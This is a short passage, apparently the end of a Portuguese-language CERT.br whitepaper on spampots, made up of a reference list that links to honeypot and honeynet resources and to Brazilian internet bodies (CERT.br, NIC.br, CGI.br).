  http://www.cert.br/docs/whitepapers/spampots/

Referências

- Honeypots e Honeynets: Definições e Aplicações
  http://www.cert.br/docs/whitepapers/honeypots-honeynets/
- Consórcio Brasileiro de Honeypots
  http://www.honeypots-alliance.org.br/
- *The Honeynet Project*
  http://www.honeynet.org/
- CERT.br
  http://www.cert.br/
- NIC.br
  http://www.nic.br/
- CGI.br
  http://www.cgi.br/